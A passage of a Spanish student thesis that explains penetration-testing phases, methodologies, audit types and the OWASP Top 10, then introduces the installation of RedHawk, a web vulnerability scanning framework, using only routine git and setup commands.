El Pentesting es la realización de un conjunto de ataques simulados hacia un sistema informático, o una red de sistemas informáticos, con el objetivo de descubrir y explotar aquellas debilidades o vulnerabilidades presentes, y comprometer el acceso, integridad o confidencialidad de la información almacenada en el sistema.

Las labores de Pentesting, o examen de penetración, nacen de la necesidad de las organizaciones para conocer la situación actual de sus sistemas informáticos y evaluar, de manera empírica, los riesgos a los que su organización se ve expuesta para, posteriormente, corregir las debilidades encontradas y reducir así la superficie de riesgo.

2.1.1 Finalidad

La finalidad del proceso de Pentesting es brindar información sobre la situación actual en la que se encuentra, en materia de ciberseguridad, la organización en la que se esta llevando a cabo.

A través de los resultados derivados de las labores de penetración, la organización puede conocer todas y cada unas de las debilidades por las que su sistema o redes de sistemas informáticos se ve expuesta, así como utilizar la información previamente mencionada para corregir dichas vulnerabilidades y mejorar los sistemas de prevención de incidentes presentes en esta.

En un ámbito empresarial, el Pentesting puede presentar las siguientes ventajas:

- Ayuda a establecer medidas de defensa más eficaces.
- Contribuye a asegurar el seguimiento de estándares y certificaciones.

- Garantiza la continuidad y competitividad del negocio.
- Establece los alcances de la organización en materia de seguridad digital.

2.1.2 Fases del Pentesting

Generalmente, el proceso de Pentesting se compone de 7 fases diferenciadas, teniendo cada una de estas fases un alcance concreto.

2.1.2.1 Fase 1: Contacto

En esta fase inicial, se debe de establecer, junto a la organización sujeta a pruebas de penetración, las metodologias utilizada durante las labores de pentesting, entendiendo cual será el objetivo final a alcanzar, el alcance de las labores de penetración, servicios con mayor criticidad o importancia dentro de la organización y calcular el hipotético impacto que supondria que un sistema fuera atacado, en función del nivel de servicio que la organización acostumbre a ofrecer.

Así pues, la organización debe de poner en conocimiento del auditor o hacker, el número de activos en su red y criticidad de los mismos, rango de direcciones IP, tipo de intrusiones que desea testar y activos informáticos que desea que queden fuera del test de penetración, entre otra información.

2.1.2.2 Fase 2: Recolección de información

En la fase de recolección de información, el pentester buscará obtener la mayor cantidad de información disponible directa o indirectamente relacionada con el objetivo a auditar. Esto es, realización de búsqueda exhaustiva de activos en la organización, endpoints, recursos web o servicios disponibles a través del uso de herramientas como spiders, fuzzers, escáneres de puertos, etc.

No obstante, como se ha comentado anteriormente, el auditor debe de recolectar información indirecta a la organizción a auditar, y ello es realizado mediante el uso de labores de OSINT. OSINT (Open-Source INTelligence), son las siglas que hacen referencia a un conjunto de técnicas y herramientas para recopilar información a través de fuentes públicas, analizar datos y correlacionarlos conviertiendolos en conocimiento util.

A través del OSINT, el auditor puede encontrar información de todo tipo acerca de los servicios y/o empleados de la organización a auditar: domicilios, nombres completos, familiares, documentos oficiales y un largo etcétera que pudiera servir para realizar labores de ingeniería social o para dar pistas sobre posibles accesos o contraseñas dentro de la organización.

2.1.2.3 Fase 3: Modelado de amenaza

En esta fase, el auditor determina la estrategia a seguir de cara al resto de fases en su test de penetración. El auditor deberá decidir qué activos son los mas críticos, que vector de entrada puede utilizar para llegar a ellos, de que manera buscará comprometerlos y que información espera encontrar en cada uno de ellos.

En definitiva, en esta fase el auditor trazará un plan estratégico para simular un ataque real a la infraestrcutura del objetivo, de manera que sea lo mas verosímil posible, intentando no ser descubierto por medidas de protección por las que pudiera contar el objetivo como detección y prevención de intrusiones o firewalls.

2.1.2.4 Fase 4: Análisis de vulnerabilidades

En este punto, el pentester debe valorar el posible éxito de las estrategias de penetración desarrolladas en la anterior fase a través de la identificación proactiva de vulnerabilidades. En esta fase es donde se pone en manifiesto la habilidad del pentester a cargo del test de penetración, teniendo a su disponibilidad todo tipo de herramientas de terceros, o desarrolladas por el mismo, como escáneres de vulnerabilidades, inyectores de código, exploits…etc.

2.1.2.5 Fase 5: Explotación

Una vez identificada y listadas la vulnerabilidades por las que el sistema informático se ve afectado, llega el

momento en el que el auditor deberá intentar de ganar acceso completo, o parcial, al sistema. En este momento, el pentester deberá de ejecutar diferentes exploits de cara a aprovechar las vulnerabilidades encontradas.

2.1.2.6 Fase 6: Post-explotación

Una vez el pentester consiga, en caso de producirse, el acceso al sistema informático, el abanico de posibilidades queda a disposición de la imaginación de este.

Como objetivo principal, el pentester deberá escalar el mayor número de privilegios hasta intentar conseguir privilegios de administardor. Además deberá de sustraer toda la información disponible de cara a exponer el riesgo al que el objetivo se encuentra expuesto y, de forma adicional, puede ejecutar scripts o programas que garanticen la persistencia en el sistema, de tal manera que el pentester pueda demostrar que puede acceder a los sistemas en el momento que el requiera.

2.1.2.7 Fase 7: Informe

La fase de informe y presentación del mismo es la fase final del proceso de Pentesting. En esta fase, el pentester tendrá que presentar el resultado de la auditoría al cliente, de manera que este comprenda la seriedad de los riesgos emanantes de las vulnerabilidades descubiertas, remarcando aquellos puntos en los que la seguridad se había implantando de manera correcta y aquellos que deben ser corregidos y de que manera.

Esta fase es para las dos partes posiblemente la más importante. Como posiblemente este informe sea leído tanto por personal de IT como por responsables sin conocimientos técnicos conviene separar el informe en una parte de explicación general y en otra parte más técnica lo que vendría a ser por una parte el informe ejecutivo y el informe técnico.

2.1.3 Metodologías más comunes

Los resultados de una prueba de penetración difieren según el objetivo a testar, los estándares y metodologías utilizadas. A continuación, se procede a describir cada una de las metodologías o estándares más utilizadas en la actualidad.

2.1.3.1 OSSTMM

El OSSTMM (Open-Source Security Testing Methodology Manual) es un framework reconocido que detalla los estándares de la industria. El framework proporciona una metodología científica para pruebas de penetración de red y evaluación de vulnerabilidades.

Es una guía completa para el equipo de desarrollo de red y los pentester para identificar vulnerabilidades de seguridad presentes en la red.

La metodología OSSTMM permite a los pentester realizar pruebas personalizadas que se ajustan a las necesidades tecnológicas y específicas de la organización. Una evaluación personalizada ofrece una visión general de la seguridad de la red, junto con soluciones confiables para tomar decisiones apropiadas. Esto para asegurar la red de una organización.

2.1.3.2 OWASP

El OWASP (Open Web Application Security Project) es un estándar reconocido que permite a las organizaciones controlar las vulnerabilidades de las aplicaciones. Este framework ayuda a identificar vulnerabilidades en aplicaciones web y móviles. Al mismo tiempo, el OWASP también complica los defectos lógicos que surgen en las prácticas de desarrollo inseguras.

La guía actualizada de OWASP proporciona más de 66 controles para identificar y evaluar vulnerabilidades con numerosas funcionalidades que se encuentran en las últimas aplicaciones. Sin embargo, equipa a las organizaciones con los recursos para asegurar sus aplicaciones y posibles pérdidas comerciales. Al aprovechar el estándar OWASP en la evaluación de seguridad, el hacker ético garantiza vulnerabilidades casi nulas. Además, también mejora las recomendaciones realistas a características y tecnologías específicas en las aplicaciones.

2.1.3.3 NIST

El NIST (National Institute of Standards and Technology) varía los manuales de seguridad informática que difieren de otros manuales de seguridad de la información. En cierto modo, NIST ofrece pautas más específicas intrínsecas a las pruebas de penetración para mejorar la ciberseguridad general de una organización.

La mayoría de las organizaciones y socios con sede en Estados Unidos deben cumplir con el cumplimiento normativo del framework NIST. Además, el estándar garantiza la seguridad de la información en industrias como la banca, las comunicaciones y la energía.

Existe la probabilidad de personalizar los estándares para satisfacer tus necesidades específicas. Significativamente, NIST contribuye a la innovación de seguridad en las industrias estadounidenses.

Para cumplir con los estándares NIST, las organizaciones deben realizar pruebas de penetración en sus aplicaciones y redes. Sin embargo, las organizaciones deben seguir pautas preestablecidas. Estas pautas aseguran que las organizaciones cumplan con sus obligaciones de seguridad cibernética y mitigan los riesgos de posibles ataques cibernéticos.

2.1.3.4 PTES

El PTES (Penetration Testing Methodologies and Standards) recomienda un enfoque estructurado para una prueba de penetración. Por un lado, el PTES te guía a través de las fases de las pruebas de penetración, comenzando con las fases de comunicación, recopilación de información y modelado de amenazas. Por otro lado, los hackers éticos se familiarizan con los procesos de la organización. Esto también ayuda a identificar las áreas más vulnerables que son propensas a los ataques.

PTES proporciona pautas posteriores a la explotación a los pentester. Si es necesario, pueden validar la corrección exitosa de vulnerabilidades previamente identificadas. El estándar tiene siete fases que garantizan pruebas de penetración exitosas con recomendaciones en las que confiar.

2.1.3.5 ISSAF

El ISSAF (Information System Security Assessment Framework) es un enfoque especializado y estructurado para las pruebas de penetración. Más importante aún, el framework proporciona metodologías avanzadas que están personalizadas para el contexto.

Estos estándares le permiten al pentester planificar y ejecutar cada paso del proceso de prueba de penetración. Por lo tanto, satisface todos los requisitos del proceso de prueba de penetración. Como hacker ético, si estás utilizando diferentes herramientas, ISSAF es un framework crucial. Por ejemplo, vincula cada paso a una herramienta específica y, por lo tanto, reduce la complejidad.

ISSAF ofrece información adicional sobre varios vectores de ataque, así como el resultado de la vulnerabilidad después de la explotación. Toda esta información permite a los evaluadores planificar un ataque avanzado que garantiza beneficios al tiempo que protege los sistemas de los ataques cibernéticos.

2.1.4 Tipos de auditoria

Una auditoria, en el ambito de la ciberseguridad, es un proceso que permite evaluar el nivel de madurez en seguridad de una organización, donde se analizan las políticas y procedimientos de seguridad definidos por la misma y se revisa su grado de cumplimiento. También permiten detectar debilidades y vulnerabilidades de seguridad que podrían ser explotadas por usuarios malintencionados o atacantes, ocasionando perjuicios importantes para la organización.

Existen 7 tipos de auditorías actualmente, aunque con la aparición reciente de nuevas teconologías, se espera que nazcan un mayor número de tipos de estas.

2.1.4.1 Auditoria perimetral

La auditoría informática perimetral dispone de dos fases de recolección de información: el footprinting y el fingerprinting. Una vez se han realizado las fases de recolección de información y enumeración, se estará en disposición de una gran cantidad de información recopilada para proceder a su posterior análisis. En esta

información recopilada se pueden encontrar vulnerabilidades existentes en un sistema. Debido a esto, se ha de realizar un modelado con toda la información recopilada en el que se determina el método de ataque más eficaz.

Una vez se han identificado los posibles vectores de acceso y vulnerabilidades, se planifican los métodos de ataque con mayor viabilidad y efectividad, por lo que se ha de pensar cómo acceder al sistema. Por acceder al sistema se entiende que el posible ataque que lance el auditor disponga de una vía de conexión hacia el sistema a explotar. En definitiva, se debe disponer de la certeza de que el sistema es vulnerable para que, una vez dispongamos del exploit o del payload, podamos lanzar el código que permita el acceso y, por consiguiente, el control sobre el sistema.

2.1.4.2 Auditoria de redes

La auditoría de red principalmente proporciona información sobre cuán efectivas son las prácticas y el control de la red, es decir, su cumplimiento de las políticas y regulaciones de red internas y externas.

Se recopilan los datos, se identifican vulnerabilidades y amenazas, y se envía un informe de auditoría formal a los administradores de la red.

Aunque una auditoría de red puede centrarse más en el control y la seguridad de la red, también revisa los procesos y las medidas que aseguran la disponibilidad de la red, el rendimiento y la calidad del servicio.

2.1.4.3 Auditoria de sistemas

La auditoría de sistemas supone la revisión y evaluación de los controles y sistemas de informática, así como su utilización, eficiencia y seguridad en la empresa, la cual procesa la información. Gracias a la auditoría de sistemas como alternativa de control, seguimiento y revisión, el proceso informático y las tecnologías se emplean de manera más eficiente y segura, garantizando una adecuada toma de decisiones.

El análisis y evaluación realizados a través de la auditoría de sistemas debe ser objetivo, crítico, sistemático e imparcial. El informe de auditoría final deberá ser un claro ejemplo de la realidad de la empresa en cuanto a los procesos y la informatización se refiere, para tomar mejores decisiones y mejorar en el negocio.

2.1.4.4 Auditoria de código

En general, la Auditoría de Código Fuente o Auditoría de Caja Blanca requiere de la colaboración del equipo de desarrollo, nadie mejor que ellos conoce la estructura de la aplicación y puede facilitar el camino en la revisión de código optimizando las zonas de éste que se auditarán.

Para desarrollar una auditoría de Código Fuente efectiva es necesario emplear o seguir una metodología reconocida y exhaustive tal y como la que ofrece OWASP. Esta metodología cubre los siguientes aspectos de seguridad en una aplicación:

- Autenticación: se comprueba que se hayan implementado los mecanismos adecuados de autorización; definido claramente los tipos o perfiles de usuario y los derechos de dichos usuarios; se emplea la premisa de "mínimos privilegios"; autorización en cada petición; etc.
- Gestión de Cookies: se revisa que las cookies no incluyen información sensible; que no se pueden realizar acciones no autorizadas mediante su manipulación; se emplea cifrado y transmisión no segura; los datos se sesión se validan correctamente y la cookie mantiene la menor cantidad de información posible; etc.
- Validación de datos de entradas: la auditoría verifica que existen mecanismos de Validación de Datos robustos e incluyen todos los datos que pueden ser modificados por un usuario malicioso como cabeceras HTTP, campos de entrada, campos ocultos, datos de listas, cookies, cabeceras/datos HTTP; que todas las comprobaciones de validación de datos en el servidor y no en el lado del cliente; que no existen puertas traseras en el modelo de validación; etc.
- Gestión de errores y manejo de excepciones: en este punto se revisa que todos los métodos/funciones que devuelven valores tienen una correcta gestión de errores y devuelven valores comprobados y esperados en condiciones de error. Gestionando excepciones y situaciones de error; que no se devuelven errores del sistema al usuario; la aplicación falla de "forma segura"; etc.

- Registro: sse audita que ningún tipo de información sensible se almacena en los registros de la aplicación: cookies, información en métodos "GET", credenciales de autenticación, etc.; la aplicación registra las acciones que se producen en la aplicación por parte de los usuarios y especialmente en casos de acciones potencialmente peligrosas; todos los eventos de autenticación, fallidos o no, se registran; etc.

2.1.4.5 Auditoria de seguridad interna

La auditoría de seguridad interna intenta detectar y mitigar los riesgos y debilidades de la estructura del sistema de información, localizando las vías de acceso de un posible agresor interno y calcula las consecuencias de sufrir un ataque. Se realiza tomando el rol de un usuario que dispone de acceso a los sistemas internos de la empresa, ya sea porque tiene credenciales que le permite acceder o porque ha conseguido escalar privilegios mediante algún ataque. Analiza cualquier vector de ataque que pueda provocar un robo de información sensible de la empresa y ofrece soluciones disminuyendo las posibilidades de un ataque interno.

Para minimizar los riesgos de dichos ataques, se realiza un sistema de escalado de privilegios.

2.1.4.6 Auditoria inalámbrica

Una auditoría wireless, también denominada auditoría inalámbrica, consiste en analizar la red wifi para poder optimizar la calidad y cobertura de la señal, y determinar si la red es segura frente a ataques de ciberdelincuentes.

La seguridad de las redes wifi, o seguridad wireless, es fundamental para proteger nuestras comunicaciones y los datos de una empresa frente a las amenazas cada vez más frecuentes.

Con este tipo de estudios se pretende eliminar interferencias gracias a analizadores de espectro que serán capaces de detectar aquellos dispositivos que generan dichas interferencias; por ejemplo: microondas, teléfonos inalámbricos, dispositivos vigila-bebés y cámaras de seguridad, entre otros.

2.1.4.7 Auditoria de aplicaciones web

Una auditoría de seguridad de aplicaciones web, o auditoría web, es un proceso de revisión de la seguridad de una aplicación web, cuya finalidad es encontrar las vulnerabilidades de seguridad existentes, con el objetivo de solucionarlas antes de que el atacante se aproveche de las mismas.

El servicio de auditoría de seguridad se basa en el uso de metodologías de referencia internacionales como OWASP y OSSTMM. Con su aplicación se garantiza una correcta evaluación de los posibles fallos de seguridad, siguiendo un esquema de auditoría estructurado y medible.

Una vez terminadas todos los tests se elabora un informe de auditoría que recoge las vulnerabilidades encontradas, así como las recomendaciones sobre las soluciones a implantar.

Dado que el objetivo del proyecto se basa en este tipo de auditorías, haremos especial hincapie en este, explicando y detallando cada una de las vulnerabilidades más communes en este tipo de auditorías, que nos serviran como punto de partida para evaluar y entender los resultados y conclusions del proyecto de fin de carrera.

2.1.4.7.1 Vulnerabilidades más comunes

El OWASP Top 10 es un documento de concientización estándar para desarrolladores y seguridad de aplicaciones web. Representa un amplio consenso sobre los riesgos de seguridad más críticos para las aplicaciones web. Según OWASP, lsa vulnerabilidades más communes encontradas en aplicaciones web son las siguientes:

- Inyección: las vulnerabilidades de inyección, como la inyección de SQL, NoSQL, OS y LDAP, ocurren cuando se envían datos que no son de confianza a un intérprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al intérprete para que ejecute comandos no deseados o acceda a datos sin la debida autorización.
- Autenticación dañada: las funciones de la aplicación relacionadas con la autenticación y la administración de sesiones a menudo se implementan de manera incorrecta, lo que permite a los atacantes comprometer contraseñas, claves o tokens de sesión, o aprovechar otras fallas de

implementación para asumir las identidades de otros usuarios de forma temporal o permanente.

- Exposición de datos sensibles: muchas aplicaciones web y API no protegen adecuadamente los datos confidenciales, como los financieros, la atención médica y la PII. Los atacantes pueden robar o modificar esos datos débilmente protegidos para cometer fraude con tarjetas de crédito, robo de identidad u otros delitos. Los datos confidenciales pueden verse comprometidos sin protección adicional, como el cifrado en reposo o en tránsito, y requieren precauciones especiales cuando se intercambian con el navegador.
- Entidades externas XML (XXE): muchos procesadores XML más antiguos o mal configurados evalúan las referencias de entidades externas dentro de los documentos XML. Las entidades externas se pueden utilizar para divulgar archivos internos mediante el controlador de archivos URI, recursos compartidos de archivos internos, escaneo de puertos internos, ejecución remota de código y ataques de denegación de servicio.
- Control de acceso dañado: las restricciones sobre lo que pueden hacer los usuarios autenticados a menudo no se aplican correctamente. Los atacantes pueden aprovechar estas fallas para acceder a funciones y / o datos no autorizados, como acceder a las cuentas de otros usuarios, ver archivos confidenciales, modificar los datos de otros usuarios, cambiar los derechos de acceso, etc.
- Configuración incorrecta de seguridad: la mala configuración de seguridad es el problema más común. Esto suele ser el resultado de configuraciones predeterminadas inseguras, configuraciones incompletas o ad hoc, almacenamiento en la nube abierta, encabezados HTTP mal configurados y mensajes de error detallados que contienen información confidencial. No solo todos los sistemas operativos, marcos, bibliotecas y aplicaciones deben estar configurados de manera segura, sino que también deben ser parcheados / actualizados de manera oportuna.
- Secuencia de commandos entre sitios (XSS): los defectos de XSS ocurren cuando una aplicación incluye datos que no son de confianza en una nueva página web sin la validación o el escape adecuados, o actualiza una página web existente con datos proporcionados por el usuario mediante una API de navegador que puede crear HTML o JavaScript. XSS permite a los atacantes ejecutar scripts en el navegador de la víctima que pueden secuestrar sesiones de usuario, desfigurar sitios web o redirigir al usuario a sitios maliciosos.
- Deserialización insegura: la deserialización insegura a menudo conduce a la ejecución remota de código. Incluso si las fallas de deserialización no dan como resultado la ejecución remota de código, se pueden usar para realizar ataques, incluidos ataques de reproducción, ataques de inyección y ataques de escalada de privilegios.
- Uso de componentes con vulnerabilidades conocidas: los componentes, como bibliotecas, marcos y otros módulos de software, se ejecutan con los mismos privilegios que la aplicación. Si se explota un componente vulnerable, dicho ataque puede facilitar la pérdida de datos o la toma de control del servidor. Las aplicaciones y API que utilizan componentes con vulnerabilidades conocidas pueden socavar las defensas de las aplicaciones y permitir varios ataques e impactos.
- Registro y monitorización insuficiente: el registro y la supervisión insuficientes, junto con una integración faltante o ineficaz con la respuesta a incidentes, permiten a los atacantes atacar aún más los sistemas, mantener la persistencia, cambiar a más sistemas y manipular, extraer o destruir datos. La mayoría de los estudios de infracciones muestran que el tiempo para detectar una infracción es de más de 200 días, generalmente detectados por partes externas en lugar de procesos internos o monitoreo.



Figura 2-1. Pasos realizados en un hipotético ataque a una aplicación web.

3 ESTADO DEL ARTE

La conciencia del peligro es ya la mitad de la seguridad y de la salvación

- Ramón J. Sénder-

EN este capítulo se da a conocer el estado actual del tema en el cual se basa este proyecto, algunas publicaciones, trabajos y herramientas relacionadas con éste, tanto a nivel académico como a nivel comercial.

3.1 Ambito nacional

A nivel académico, en el ambito nacional, se encuentran desarrollados diferentes proyectos que abordan los objetivos de este proyecto de fin de carrera, empleando diferentes herramientas o basandose en otro enfoque.

Escuela de ingeniería de Bilbao:

- Euskalcrawler: escáner de vulnerabilidades web basado el uso de las herramientas Whatweb y Uniscan, presentado a través de una interfaz gráfica web.

Universidad de Barcelona:

- Ataques y vulnerabilidades web: trabajo basado en la explicación de vulnerabilidades web y sus diferentes soluciones, así como el trato del entendimiento de la importancia que requiere un correcto concienciamiento sobre la materia.

3.2 Ambito internacional

Desde el ambito internacional, son numerosas las herramientas destinadas a un correcto análisis de vulnerabilidades web, siendo algunas de pago y desarrolladas por grandes corporaciones, o grautitas y desarrollado como Open source.

- Qualys: empresa de ciberseguridad que ofrece a sus clientes la realización de escáneres de vulnerabilidades web a través de sus plataformas cloud.
- Nessus: herramienta para escáneres de vulnerabilidades web junto a un escáner de puertos y listado de exploits propios.
- Acunetix: herramienta automatizada para seguridad de aplicaciones web capaz de escanear cualquier sitio web y detectar vulnerabilidades como Inyección SQL, Cross Site Scripting y ataques XSS.
- Golismero: framework para desarrrollo de auditorias web y escáner de vulnerabilidades desarrollado como open source.

4 REDHAWK

Sólo necesitamos tener suerte una vez. Vosotros necesitáis tener suerte siempre.

- Anónimo -

En este capítulo vamos a describir las diferentes partes por las que se compone el proyecto. Abordaremos las diferentes herramientas utilizadas para la realización de escáneres de vulnerabilidades, así como sus principales funciones. Se mostrará la interfaz gráfica de RedHawk, se indicará los diferentes tipos de escáneres que ofrece la herramienta y, para finalizar, abordaremos el estilo y la forma en la que los datos quedan representados

4.1 Visión general

Tal y como hemos descrito en el resumen, RedHawk es un framework para realización de escáneres de vulnerabilidades en aplicaciones web. El escenario de uso más simple, el cual se ha tenido en mente durante el desarrollo del protecto, es el de un usuario de la aplicación, el cual es encargado del desarrollo de una auditoria web, y un active a testar.



Figura 4-1. Escenario de uso de RedHawk.

4.1.1 Estructura de directorios y ficheros

RedHawk utiliza una estructura de directorios sencilla e intuitiva. El objetivo de esta sección es explicar de manera detallada el objetivo o finalidad de cada uno de los directorios, o ficheros relevantes, que componen el proyecto, así como el contenido de estos.



Figura 4-2. Árbol de directorios de RedHawk.

- RedHawk: directorio principal del proyecto, incluye todas las herramientas y scripts necesarios para la ejecución correcta del mismo. Además, contiene un fichero "readme.txt" de ayuda al usuario para la instalación de requerimientos del proyecto.
    - Manage.py: fichero codificado en Python responsable de la ejecución correcta del servidor basado en Django.
    - Script.py: fichero codigicado en Python responsable de la ejecución correcta de las herramientas implementadas en el proyecto. Es el fichero usado para la realización de los escáneres en segundo plano.
- Users: directorio contenedor de los ficheros necesarios para la gestión de usuarios, inicios de sesión y registro de usuarios.
- Dashboard: directorio contenedor de los ficheros necesarios para la gestión de escáneres, recolección de datos y presentación de resultados.
- Templates: directorio contenedor de los ficheros HTML desarrollados para la interfaz gráfica de la aplicación.
- Static: directorio contenedor de los ficheros de estilos necesarios para la interfaz web, imagenes, código, etc.
- Views.py: fichero codificado en Python que contiene todas y cada una de las funciones y operaciones

lógicas necesarias para el correcto funcionamiento de la página de la web.

4.1.2 Instalación

La instalación de RedHawk se ha desarrollado para que pueda ser llevada a cabo mediante un método de instalación muy común hoy en día: el uso de repositorios de GitHub públicos.

La herramienta está disponible en el siguiente enlace: https://github.com/serpaldom/RedHawk

A continuación, se detallan los pasos a seguir para la instalación correcta de RedHawk.

4.1.2.1 Preparación del entorno

En este subapartado, procederemos a explicar la manera de instalar el entorno a través del cual se ha desarrollado el presente proyecto. Como se comentó anteriormente, RedHawk esta preparado para ser utilizada en cualquier sistema operative con arquitectura UNIX, no obstante, en este caso instalaremos uno de los sistemas operativos más conocidos en el mundo del hacking: Kali Linux. En concreto, su últma versión estable.

En primer lugar deberemos de acceder al portal web oficial de Kali Linux: https://www.kali.org/. Posteriormente, accederemos a su apartado de descargas oficiales, seleccionando la última version disponible.



Figura 4-3. Opciones de instalación de Kali Linux.

En este momento, es de libre decisión del lector elegir la manera de instalar el sistema operativo, tanto si decide instalarlo como sistema operativo nativo del ordenador, como si decide instalarlo mediante una máquina virtual. En su portal web y documentación podrá encontrar, de manera detallada, los pasos necesarios para realizar la instalación correctamente, los cuales quedan fuera el objetivo de este documento por motivos de extensión del mismo.

De manera nativa, Kali Linux, cuenta con las herramientas Wapiti, Nmap y WPScan pre-instaladas. No obstante, en caso de no contar con estas herramientas, puede instalarlas siguiendo los pasos indicados en cada uno de sus portales web o repositorios oficiales.

- Portal Web de Nmap: https://nmap.org/
- Portal Web de WPScan: https://wpscan.com/wordpress-security-scanner
- Repositorio GitHub de Wapiti: https://github.com/wapiti-scanner/wapiti

Además, puede encontarr información de las herramientas e instrucciones de uso en la siguiente página web: https://tools.kali.org/tools-listing.

4.1.2.2 Clonado de repositorio e instalación de requisitos

Tal y como se ha mencionado previamente, RedHawk se encuentra disponible a través de un repositorio de GitHub público: https://github.com/serpaldom/RedHawk

Para proceder al clonado del repositorio, deberá, preeviamente haber instalado la herramienta git. Puede realizarlo a través de la ejecución del siguiente commando.

```
$ apt-get install git # Comando de instalación
$ git –version # Comando para comprobar la version instalada
```

Tabla 4-1. Comando para la instalación de la herramienta git.

Una vez instalado git, procederemos al clonado del repositorio donde se encuentra RedHawk a través del commando:

```
$ git clone https://github.com/serpaldom/RedHawk
```

Tabla 4-2. Comando para el clonado del repositorio de RedHawk.

4.1.2.3 Inicio y configuración

Una vez clonado el repositorio, obtendremos un nuevo directorio, en la ruta en la que nos encontramos trabajando, denominado “RedHawk”, el cual contendrá la estructura de directorios similar a la mostrada en la figura 4.1.

Por defecto, RedHawk incluye los archivos necesarios para la ejecución de la herramienta CMSeeK. No obstante, en caso de querer instalar CMSeeK a parte, bastará con clonar su repositorio oficial y mover los archivos al directorio raíz del proyecto.

```
$ git clone https://github.com/Tuhinshubhra/CMSeeK # Comando para el clonado del repositorio.
$ cd CMSeeK # Acceso al directorio de CMSeeK
$ mv * /path/to/RedHawk/ # Comando para mover todos los archivos al directorio raiz del proyecto, siempre y cuando se haya clonado el repositorio dentro de la carpeta RedHawk.
```

Tabla 4-3. Comandos para la instalación e integración de CMSeeK.

De manera adicional, será necesario instalar diferentes paquetes de Python de los cuales las herramientas hacen uso. Esto puede realizarlo ejecutando los siguientes comandos.

```
$ cd /path/to/RedHawk/
$ sudo ./requirements.sh # Asegurese de proporcionar permisos de ejecución mediante el commando chmod
```

Tabla 4-4. Comandos para la instalación de requisitos.

